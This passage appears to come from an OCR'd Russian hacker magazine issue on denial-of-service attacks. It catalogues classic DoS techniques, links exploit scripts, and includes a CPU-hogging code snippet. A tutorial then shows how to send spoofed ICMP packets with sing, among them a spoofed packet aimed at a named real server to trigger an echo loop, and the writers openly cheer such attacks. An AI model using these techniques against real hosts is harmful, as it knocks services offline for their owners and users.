
Брать тут:
Exploit:
online.securityfocus.com/data/vulnerabilities/exploits/mimeflood.pl
Patch: Upgrade до версии 1.3.2 или выше.
Ломается все! XFree, хоть меня и побьют пингвиноиды, но это есть жалкое подобие форточек под линухом, которое падает от кривого пакета в 6000 порт. Этот порт по умолчанию открывается с запуском иксов. При падении вслед за сервером XFree улетают проц (100% загрузки), мышь и клава (молчат мертво!). При сканировании близлежащих провайдЫров везде, где был запущен Linux, был запущен и X-сервер. Падучие версии: 3.3.5 и 3.3.6.

Брать тут:
Exploit:
online.securityfocus.com/data/vulnerabilities/exploits/xserverdos.c
Patch:
http://online.securityfocus.com/bid/1235/solution/ (там много - выбирай...).

Как видишь, DoS-уязвимости есть везде и во всем :). Что и требовалось доказать. Так что дерзай. Удачи тебе в изучении network security! Еще увидим ся ;).

СЕМЕЙСТВО DOS

Андрей "Дронич" Михайлюк
(dronich@real.xakep.ru)



Веселая семейка DoS'ов живет и процветает. Многие ее члены уже состарились и отошли на покой, дедушка Вин Нюк вспоминает боевые времена и нянчит внуков. Но не расстраивайся - многие еще на плаву и способны доставить кучу неприятностей бородатым администрам и кучу fun`а злобным хацкерам :). В этой статье ты найдешь разбор и описание наиболее популярных и известных DoS-атак.

Ping of death

Уязвимы: все непропатченные оси
Тип: насыщение полосы пропускания + недостаток ресурсов + ошибки программирования

Самая простая, но тем не менее до жути универсальная атака. Суть ее в пинговании удаленной машины пакетами нестандартного и достаточно большого размера. Сама по себе команда ping посылает пакеты «echo-request» размером в 20 октетов (1 октет - это восемь бит), где хранятся только адрес и служебная информация, и неутомимо ждет пакетов «echo-reply» от той машины, на которую засылались реквесты. Типа так проверяется скорость и качество связи. Вроде бы и все, но нам оставили маааленькую фичу, пригодную для дестроя всех и вся. Чтобы сымитировать реальную ситуацию, в опциях ping'а можно задать размер пакета (вдруг мелкие пакетики проходят без проблем, а на больших объемах данных канал возьмет и рухнет?). А нам того и надо, ведь посылать большие пакеты умеют все, а вот грамотно их обрабатывать - немногие %). Максимальный размер пакета составляет 65536 байт, но при помощи левых прог можно отправить пакет большего объема. Вот западло, а :)? Если комп не справляется с составлением реплая на такой реквест, его ждет BSoD и вечная память. Со стандартным пингом тоже можно попробовать похулиганить, достаточно задать размер пакета достаточно большим, но не делящимся на двойку (типа 65527). Не факт, что он тоже будет обработан правильно :). И самое главное - если вражеский комп пропатчен и грамотно отсеивает левые пакеты, можно запросто забить ему канал, не прекращая атаки в течение большого промежутка времени. Если у атакующего канал шире, а коннект лучше - атакуемого полюбому ждет вынужденная перезагрузка. Ведь работать в условиях полной забитости просто невозможно :).

SSPing

Уязвимы: Win95+WinNT
Тип: ошибки программирования

Этот метод тоже использует протокол ICMP, занимаясь фактически тем же пингом удаленной системы. На этот раз прикол заключается в грамотном использовании фрагментации пакетов ICMP. Любой большой пакет при проходе через маршрутизатор разбивается на более мелкие части, а соберется ли он в одно целое на атакуемой машине - большой вопрос. SSPing занимается посылкой по айпишнику друга или недруга сразу кучи сильно фрагментированных здоровых пакетов. Атакуемый компьютер пытается выдрать из стека TCP/IP инфу о сборке пакета, но, естественно, не находит ее :). А к компу уже летят новые пакеты, жаждущие обработки. Глюк, переполнение буфера, висяк. Главная заковыка - атаки SSPing очень сложно отследить, так как фрагментированные пакеты для сети - дело обычное, а поймать хаксора по айпишнику вообще нереально - после атаки комп вырубается, а соединение, соответственно, рвется. И хотя Microsoft давно поправила организацию стека в своих системах, надежда на успешность атаки остается - в сети еще много компов, живущих под NT без сервиспаков и даже под 95-ми. Не веришь? Судя по статистике моей странички, таких аж 12%. Ищи, и все будет ОК.

Smurf

Уязвимы: почти все оси и маршрутизаторы
Тип: полоса пропускания

Наиболее массовая атака из всех пинговых. Самое страшное, что на данный момент от smurf'а не существует эффективной защиты :). В чем фишка: в любой сети обязательно существует бродкаст адрес, который дублирует посланные на него сообщения ВСЕМ компьютерам в сети (*.255.255.255 для сети класса A, *.*.255.255 для сети класса B и так далее). А теперь представь себе, что кто-то начнет жестоко пинговать этот адрес здоровенными пакетами. Да еще и айпишник в заголовке липовый (хотя лучше не липовый, а реальный, принадлежащий жертве). В итоге каждый из компов, получивших замечательный запрос, ответит на него... жертве. Отсюда страшная загруженность подопытной сетки и возможная смерть компажертвы от перенапряжения. Заметь, что smurf-атаку можно усилить в несколько раз, если найти комп, позволяющий отсылать ICMP-запросы не только по локалке, но и во внешнюю сеть. Нехилый списочек таких бродкастеров ты найдешь на http://www.pulltheplug.com/broadcasts.html. Если составить грамотный список широковещательных адресов и пропинговать их от имени жертвы, то этой самой жертве придется несладко :). Как я уже говорил, абсолютной защиты от smurf'а обеспечить нельзя, зато слегка обезопаситься реально: если в сетке стоит игнор на широковещательные пакеты, атака не пойдет дальше ее маршрутизатора. Из-за широкого распространения smurf-атак многие стали отключать бродкастеры, но... все не поотключаете, мать вашу! Даешь smurfing для народа!

Land

Уязвимы: все непропатченные оси
Тип: маршрутизация

Поднимемся на уровень выше - нас ждут многочисленные баги протокола IP. Land работает следующим образом: на атакуемую машину отправляется пакет TCP SYN с секретом. Отличие SYN-пакета от обычного в установленном бите синхронизации - это означает, что пакет будет гордым представителем новой цепочки данных. А секрет его вот в чем: адреса отправителя и получателя совпадают, а равно совпадает и порт передачи. В итоге получивший такой пакетик комп немедленно отправит подтверждение: готов к связи и все такое. Только отправит он его себе %). А получив, надолго задумается - на хрена ему коннект с собой, любимым? Тем более, что он его не заказывал... Снова приятный эффект висяка. Жалко, что все уже знают об этом нехитром способе DoS'а. Проапгрейженный TCP/IP стек не будет реагировать на пакеты, исходящие от своего же компа, а мудрые маршрутизаторы могут запросто не пропустить глючное послание смерти :(. А когда-то Land рулил немерено. Кстати, на его примере очень хорошо видно, КАК надо бороться с 3.14zDoS'ами - левые пакеты просто не доходят до жертв из-за мудрой работы сети на аппаратном уровне. Так что надо становиться умнее и творить зло-атаки нестандартными средствами.

SYN Flood

Уязвимы: все, кроме Linux и Solaris
Тип: полоса пропускания + ошибки программирования

Вот и обещанное зло без хитростей и левостей. В этой атаке главное оружие - самые обыкновенные пакеты синхронизации, о которых мы только что вспоминали (TCP SYN). Чтобы понять все прелести этого DoS'а, углубимся в его техническую сторону. После получения первого пакета из цепочки (SYN) комп должен послать отправителю подтверждение на прием данных (пакет SYN-ACK), мол, готов к труду и обороне. Главная бага в том, что, послав злосчастное подтверждение, жертва будет ждать на него ответа (пакет ACK) довольно долго и прервет процесс установки связи только тогда, когда пройдет отведенный на коннект промежуток времени. Как ты, видимо, уже догадался, ответ не придет никогда :), потому что в пакетах кулхацкера стоит инвалидный обратный адрес, то есть айпишник отключенного от сети компа. Помимо основного эффекта - переполнения буфера из-за огромного числа "полуоткрытых" соединений, которые место занимают, а данные не передают - можно запросто зафлудить канал определенного протокола. Этим часто пользуются, чтобы прикрыть доступ к чужому сайту, фтпшнику или клиенту peer2peer: система будет заниматься ложными соединениями, а на реальные у нее не хватит места и времени. Против линуха такая атака принципиально не прокатит - он не сохраняет статусы соединения с одним и тем же компом в таблице, а просто отвечает на за-

просы. В итоге реальные соединения проходят без проблем, а леваки отсеиваются сами :). Винды же можно защитить только одним способом - ограничить количество соединений файрволом (это спасет от DoS'а, но не от флуда канала).

WinNuke

Уязвимы: Win9x+WinNT
Тип: ошибки программирования

После распространения ВинНюка цифра 139 стала даже более известной, чем 31337 :). Уж что-что, а нюкер держал в руках каждый. Но при этом многие хаксоры, успешно применявшие нюк, не знают элементарных принципов его работы :(. Будем разбираться. Nuke пользуется страшной нелюбовью 139 порта NetBIOS к нестандартному содержанию пакетов (кто же знал при проектировке, что нехорошие люди будут совать туда всякий мусор?). На уровне сети все пакеты вполне ожидаемы, и система спокойно принимает ответы на свои запросы. Если же пакет пришел сам по себе, да еще и забит какой-то мурью, компу придется несладко. Помимо уже известных тебе TCP-пакетов SYN и ACK, существуют пакеты URGENT - срочные данные о работе сети. Нюкер генерирует URGENT-пакеты с произвольным содержанием (изначально в них лежала фраза "nuke me" :)), помеченные как сообщение OoB (out of band, превышение пропускной способности сети). Получив такой пакетик, жертва не врубается (какое на хрен переполнение? все ж нормально!) и, в силу кривизны рук программеров MS, умирает с демонстрацией BSoD. Кстати, история борьбы MS vs Nuke до жути забавна: первая заплатка просто фильтровала пакеты, содержащие "nuke me". На что кулхацкеры ответили новой версией нюкера, в которой фразу для посылки можно было задать вручную :). Только после этого появился нормальный апдейт, проверяющий правильность пакетов, приходящих на 139 порт.

CPUHog

Уязвимы: WinNT
Тип: недостаток ресурсов

Все гениальное просто. Взглянув на CPUHog, начинаешь понимать всю глубину этой фразы, ибо атака эта родилась от криворукого программера и бажной операционки :). Всем известно, что под NT у процессов пользователя есть 16 уровней приоритета, и задавать эти уровни можно прямо из прог. То есть злобный хацкер может создать прогу, которая выделяла бы себе наивысший приоритет (16) и не отдавала процессорное время никому. Даже диспетчеру задач :). Самый простой вариант такой проги:

```
SetThreadPriority(GetCurrentThread(),
 thread_priority_time_critical);
 while(1);
```

Выставили высший приоритет и пошли мучить проц бесконечным циклом :). Снять задачу нельзя, можно только ребутнуться. Учитывая возможность установления шестнадцатого приоритета из апплета ActiveX или модуля Нетскапы, а также из cgi-скриптов, есть только одна рекомендация - юзать связку w2k-Opera. Особые извращенцы могут запускать диспетчер задач с высшим приоритетом, это поможет вытащить CPUHog из памяти. Хотя все это не избавляет Hog'а от его гениальной простоты ;).

Jolt2

Уязвимы: ВСЕ винды, BeOs, большинство маршрутизаторов
Тип: недостаток ресурсов

Побродив по экзотике стандартных атак, мы все равно вернулись к старой доброй фрагментации пакетов. Jolt позволяет мучить мощные машины, сидящие на широких каналах, с обычного модема, в этом его большое преимущество перед другими фрагментными атаками. При помощи маленького эксплойта на жертву обрушивается поток одинаковых фрагментов пакетов, собрать которые невозможно. Но система этого не знает, поэтому раз за разом наступает на одни и те же грабли, отбирая у процессора тучу ресурсов. Детально атака выглядит так: каждый из посланных фрагментов пакета имеет длину в 29 байт, однако в заголовке указано, что длина его - 68. Так как 20 байт - это служебная информация, получается, что данных во фрагменте лежит 48 байт (хотя реально их всего

9). Каждый из фрагментов нахально заявляет, что он последний в цепочке, а перед ним прошло уже 65520 байт инфы. На самом деле, все вполне законно, пакеты длиной в 65529 байт вполне легальны, но система оперирует не реальными данными, а данными из заголовка. Поэтому для нее общий размер большого пакета, который ей надо было бы собрать, будет равен 65520+48=65568, а это превышает максимальную длину IP-пакета. Вот такой хитровымученный глюк. Тратя все процессорное время на анализ таких пакетов, комп будет не в состоянии заниматься чем-то еще. Несмотря на то, что некоторые файрволы ловят такие битые пакеты, атака на непропатченные системы может быть вполне успешна.

RPC Locator

Уязвимы: WinNT

Тип: недостаток ресурсов

Было время, когда этой атакой скромные дайлапщики валили мегатонные сервера на NT. Простейшим способом (о нем ниже) убивались RPC, ISS и DNS службы, а процессор оставался перегруженным до ребута. Метод простой - прителнетиться к порту службы (135 - RPC, 1031 - ISS, 53 - DNS) и прогнать туда любую пургу объемом больше 10 символов. Все, служба напрягает проц в попытках узнать, что же у нее спрашивают, сервак тормозит, админ жмет Reset %). А используя мелкие утилиты с говорящими именами типа PortFuck, можно повторять этот процесс раз за разом. В итоге один маленький, но злобный чел с коннектом в 19200 мог убить сервак на все время своего сидения в Инете - просто в фоне у него раз в пять минут кидался глючный запрос серверу. И тот либо тормозил, либо постоянно ребутался админом.

Bubonic

Уязвимы: Win98+Win2k+Linux (!)

Тип: насыщение полосы пропускания + недостаток ресурсов + ошибки программирования

Современная DoS-атака, которая напрочь вешает Win9x и заставляет не по-детски тормозить винтукей и некоторые реализации Линуха. Суть атаки заключается в массовой отсылке жертве туч IP-пакетов со случайными данными, которые на самом деле IP-пакетами не являются %). Замороченно, но тем не менее очень эффективно. Посланные пакеты создают в сети атакуемой машины дикое число коллизий, тормозя и работу сети в целом. Непонятно, почему пакеты с абсолютно левым содержанием не отсеиваются, а проходят на обработку даже в 2000х с сервиспаком. Но это проблемы MS, не так ли :)? Нас должна радовать возможность указать IP для подмены прямо в командной строке эксплойта, такая фича есть не у многих. Поскольку другие эксплойты реальными средствами реально шлют реальные пакеты, которые отличаются только специфическим содержанием, подделать в них исходный айпишник - большая проблема. А Бубоник просто генерит пакеты произвольного наполнения и закидывает их жертве :). Грубая сила доказывает свое превосходство над интеллектом :).

TCP/IP Incorrect

Уязвимы: WinNT+9x+ME

Тип: ошибки программирования

Эта атака - продолжатель славного дела нюкеров. Тот же 139 порт, только теперь мы работаем на уровне TCP/IP. Для очередной серии непредсказуемых последствий достаточно набросать 139-му тучу некорректных или фрагментированных (а лучше и то, и другое :)) пакетов, сгенеренных любой подходящей прогой. Если система и не гикнется, то на время атаки доступ к ней со стороны других юзеров будет полностью прекращен, так как на обработку обращений к расшаренным ресурсам не будет времени :). Атака неправильными пакетами TCP/IP - одна из самых применяемых сейчас, так что держи 139 порт закрытым (для TCP/IP соединений) и не шарь свое добро.

SPOOFING

спуф для DoS`а

uUcp (uucp@xakep.ru)

Эй, перец, ты уже проникся DoS`ом, читая этот наш номер? Если да, то, наверное, уже догадался, что многие DoS-атаки работают только благодаря ip spoofing`у. Без спуфинга нельзя провести DoS-атаку с умножением, невозможно устраивать пакетные шторма в сети и т.д. Короче, спуфинг - штука очень важная, и не зная, что это такое, как работает и как реализуется, далеко не уедешь ни в одной области net security, в том числе и в DoS-атаках. Так что вникай - пригодится ;).

ЧТО ТАКОЕ IP СПУФИНГ?

IP - самый базовый протокол в стеке TCP/IP, все остальные протоколы являются надстройками над ним, поэтому вынуждены играть по его правилам. А по правилам протокола IP, пакет, передаваемый по сети, должен иметь поля source IP (адрес отправителя) и destination IP (адрес получателя). Врать не буду - точно не знаю, но если не все протоколы, то во всяком случае те из них, которые используются для клиент-серверных сеансов связи, в обязательном порядке должны придерживаться этой инструкции. Иначе ничего работать не будет: если нет адреса получателя, то неизвестно, куда такой пакет слать, если нет адреса отправителя - непонятно, зачем этот пакет пришел, так как невозможно на него ответить (некуда!). Итак, любое сетевое устройство (будь то получатель или что-нибудь промежуточное), получив пакет, всегда знает, от кого и к кому он идет. Подытожили, блин ;).
Теперь давай подумаем, а каким образом source IP и destination IP попадают внутрь пакета? Ну, они записываются в пакет программным кодом, который этот пакет формирует. А откуда они берутся? Destination IP задает пользователь (или приложение, или что-нибудь еще - вариантов куча, все не перечислишь), когда вводит, скажем, “telnet 127.0.0.1” (в данном случае - destination IP=127.0.0.1), а source IP берется автоматически из настроек системы. Ок, теперь мы знаем, что в каждом пакете есть destination IP и source IP, а также как они в этот самый пакет попадают. А теперь я скажу, что такое ip spoofing (да ты и сам, наверное, уже знаешь ;)). Ip spoofing - это подмена реально source IP в пакете на ложный. То есть комп шлет пакет (много пакетов), а в поле “адрес отправителя” ставит не свой IP, а чужой (или вообще не существующий). Вот тут-то и начинается веселье: Инет построен так, что проверить достоверность указанного в пакете source IP очень сложно. На этом и построено огромное количество разрушительных DoS-атак. Например, DoS-умножение и циклические пакетные шторма.


КАК ЭТО ДЕЛАЕТСЯ?

Хватит теории, давай перейдем к конкретным действиям :). Теоретически существует два способа подменить source IP в пакете: изменить IP своей системы на нужный, чтоб он автоматически добавился в пакет, когда тот будет формироваться, или сформировать пакет самостоятельно, записав в него какой угодно source IP. Второй способ значительно лучше, если не сказать, что первый вообще очень сомнительный. Дело в том, что, во-первых, IP, на который перенастраивается система, должен быть свободен, а во-вторых, ответы будут приходить на этот же IP, а он уже стал IP`шником нашей системы - это уже не спуфинг. Так что катит только первый способ. Но, как обычно бывает в таких случаях, он гиморный :(. Если делать все правильно, придется компилировать, программировать и т.д. Если это тебя не пугает, поищи на поисковиках следующие вещи: ipspoof.c, IP-spoof-2.txt, spoofit.h, spoof.c. Это исходники и библиотеки на сиях, реализующие спуфинг. Разобраться будет сложно, так как все эти проги ориентированы на спуфинговые атаки, при которых атакующий не просто отправляет пакеты не со своим родным IP внутри, но и продолжает поддерживать связь с атакуемым, постоянно выдавая себя за другого. При DoS-атаках это не требуется - достаточно просто отправить пакеты, не заботясь об их дальнейшей судьбе (главное - отправлять их постоянно и побольше ;)). Так что то, что лежит в этих исходниках, на порядок сложнее того, что нужно нам. Спрашивается: зачем себя мучить, ломая лишний раз голову над сложными проблемами, если можно воспользоваться уже готовыми тулзами? Согласен, разобравшись с spoofit.h и ipspoof.c один раз, всегда можно будет написать конкретную прогу для конкретных целей, и это будет правильнее, чем пользоваться уже готовыми тулзами. Но бошка ведь тоже не железная и имеет свойство раскалываться, если всегда все делать по максимуму правильно и дотошно :). Так что давай сделаем так: кодинг я оставлю на твое усмотрение, а сам тебе расскажу про проги, при помощи которых можно спокойно спуфить и устраивать злейшие DoS-атаки, особо не напрягаясь.


SING-1.1

Что нужно, чтоб организовать DoS-умножение? Правильно, отправить какой-нибудь пинг на широковещательный адрес здоровенной сети, подменив в нем source IP на айпишник жертвы. Стало быть, нужна такая прога, которая умеет отправлять ICMP-пакеты, подменяя в них адрес отправителя. Такая прога есть :). Называется sing и имеет текущую версию 1.1. Скачать можно тут: http://download.sourceforge.net/sing/. После даунлода

архивчик надо распаковать, а полученный исходник откофигурировать (./configure), откомпилировать (make) и проинсталлировать (make install) - если тебя все это парит, скачай какую-нибудь rpm`ку (или какой у тебя там дистриб линя?). Теперь прогу можно вызвать, набрав в командной строке “sing”. Sing - это сетевая тулза, умеющая формировать практически любые ICMP-пакеты, спуфить адрес в них и даже определять удаленную ОС (последнее вряд ли может пригодиться, так как есть nmap, который великолепно справляется с этой задачей). Итак, sing установлен: первым делом ввожу:
sing 127.0.0.1




Отлично, пропинговалось. Теперь попробую поспуфить:
sing -S 127.0.0.2 127.0.0.1



Вроде все хорошо - спуфенный пинг прошел (пакеты вернулись, т.к. я пока использую loopback). Но мне хочется проверить, все ли ок. Давай я запрещу файрволу пропускать любые пакеты с 127.0.0.1, попробую пропинговаться обычным ping`ом (который, естественно, все будет слать с 127.0.0.1), а потом попробую пролезть через файрвол sing`ом, меняя 127.0.0.1 на 127.0.0.2. Ввожу:

ipchains -A input -s 127.0.0.1 -j DENY
ipchains -L


и вижу, что теперь все пакеты с 127.0.0.1 отбрасываются.



Пингую обычным ping`ом:

ping 127.0.0.1


Восемь пакетов ушло, вернулось - ноль. Естественно, ведь файрвол все блокирует.



Теперь то же самое, но sing`ом и со спуфом:

sing -S 127.0.0.2 127.0.0.1


Опппа!!! Все получилось! Sing обдурил файрвол, прикинувшись, что пакеты идут с 127.0.0.2, а не с 127.0.0.1, который блокируется!



А пакеты вернулись потому, что я использовал loopback: моя система слала ответы на 127.0.0.2, но они пришли к ней же обратно, так как это, как и 127.0.0.1, тоже ее петлевой адрес. Хорошо, теперь попробуем проделать то же самое с удаленной системой. Я буду иллюстрировать все на примере сервака m-net.arbornet.org (да не обидятся на меня его админы ;)). Сначала просто пингую (ping`ом или sing`ом без спуфа - все равно):

ping m-net.arbornet.org


Сервак отвечает - все хорошо.



А теперь отправляю серваку несколько пакетов, типа от него же самого (так вызываются циклические ICMP-штормы: сервак получает пакеты вроде как от себя, отвечает на них самому же себе, и так много раз, пока не наступит 3.14zDoS):

sing -S m-net.arbornet.org m-net.arbornet.org

Отправлено одиннадцать пакетов, вернулось - ноль. Естественно, сервак отвечал на мои пакеты самому себе, поэтому мне ничего не пришло. И не надо :).



Как видишь, все сработало :). Можно досить спуфом, не ковыряясь во всяком коде! Не думаю, что мои пакеты могли нанести arbornet`у какой-либо ущерб - во-первых, их было слишком мало, во-вторых, на арборнете сидят грамотные админы, и они, наверное, догадались настроить систему так, чтоб она не отвечала на свои собственные ICMP-пакеты ;). Тем не менее, мы с тобой, приятель, разобрались в довольно гиморном вопросе. Надеюсь, тебе понравилось ;). До новых встреч, и удачных тебе экспериментов в net security!!!

СООБЩИ МНЕ

как работает протокол ICMP


Матушка Лень
(MLen@mail.ru)

Чтобы стать настоящим хакером, недостаточно тупо использовать чужие рецепты взлома. Нужно еще хорошо понимать, что происходит. Я не говорю, что использовать чужие рецепты плохо. Конечно, это сильно экономит время, да и велосипед изобретать не нужно. Но ты обязательно должен понимать суть работы хакерского рецепта, иначе тебя подставят.

Начинающие хакеры без продыху качают вредоносные программки из сети, с этими программами приходят троянцы и прочая нечисть. Так что береги здоровье - пользуйся презервативом. Хорошие знания сетевых стандартов и технологий - надежная резинка (но и с ней залетают ;)). ICMP - протокол, с которым так или иначе связаны примерно 70% всех DoS-атак. Так что его надо знать обязательно - этим мы сейчас и заморочимся.

ПРОТОКОЛ

Чтобы сильно не заморачиваться теорией, давай вспомним про то, что можно пощупать. Щупать будем телефон. У телефона есть номеронабератель, с его помощью ты вводишь номер абонента. АТС анализирует номер абонента и соединяет твой телефонный аппарат с другим. Та же история и с протоколом IP. Имеется IP адрес - номер, по которому маршрутизаторы находят другой комп в сети. Ну а теперь представь, что тебе нужно передать данные. Допустим, ты решил послать к чертовой матери бабулю, живущую по телефону XXX-XX-XX. Но чтобы бабуля получила твою инфу, нужно использовать протокол, который она поддерживает. Одним словом, нужно говорить с бабулей на одном языке. Но этого мало, нужно использовать протокол, который поддерживает телефонная сеть, иначе как до бабули дойдет эта дико необходимая информация? Для входа в сеть тебе нужен телефон, который поддерживает протокол АТС. Если ты воспользуешься домофонным телефоном, то ничего не выйдет, протокол другой.



Безобразие, когда один протокол используют для передачи другого протокола, называют инкапсуляцией. То есть мат, адресованный бабуле на другом конце провода, инкапсулируется в электрические колебания. Происходит дело так: у тебя рождаются мысли, и твой рот упаковывает их в пакеты протокола “Великий Могучий Русский Язык” (ВМРЯ). Потом телефон упаковывает пакеты ВМРЯ в кадры протокола “Электричество Колбасит в Проводе” (ЭКП). В таком виде твои нежности доходят до бабулиного телефона, телефон распаковывает пакеты ВМРЯ из кадров ЭКП. Бабулины уши достают твои мысли из кадров ВМРЯ.

Такая же штука происходит, если твой комп и комп твоей продвинутой бабули находятся в одной локальной сети. Пакеты протокола IP (Internet Protocol) инкапсулируются в кадры локальной сетки, проходят по сетке и распаковываются на другом компе.

КАК УСТРОЕН ПРОТОКОЛ?

Как ты понял, протокол нужен для того, чтобы передавать информацию между разными системами. Это и есть основная задача протокола. Протокол передает инфу в специальных контейнерах (пакетах или кадрах). Контейнер состоит из передаваемой информации (данных) и заголовка. Заголовок нужен для того, чтобы выяснить, какие данные внутри, чтобы написать там адрес, чтобы поставить контрольную сумму данных, чтобы правильно собрать несколько кусков данных. Вот, например, звонишь ты по телефону и говоришь заголовок: “Привет, я буду говорить на русском, позовите

ОБ ОШИБКАХ


бабу Зину, я звонил вам вчера". После ты передаешь поле с данными: "Пошла к такой-то матери!".

ЧТО ТАКОЕ ICMP?

Internet Control Message Protocol - Интернет протокол управляющих сообщений. Все бы было хорошо, и ты бы спокойно общался бы с бабульками по телефону, если бы не постоянные баги в сети. Для того чтобы сообщать об ошибках, нужен протокол ICMP.

СООБЩЕНИЕ О НЕДОСТИЖИМОСТИ ПОРТА

Самое простое дело. Допустим, ты звонишь бабуле на сотовый, а тебе и говорят: "Абонент недоступен или не отвечает". Или ты звонишь на обычный телефон и слышишь короткие гудки. Все это сообщения о недостижимости абонента.
А теперь то же самое, когда ты ломишься бабушке в порт по протоколу IP. Т.е. посылаешь бабушке IP-пакет с ее IP-адресом. Такой пакет еще датаграммой называют. А в ответ тебе приходит датаграмма с вложенным ICMP.



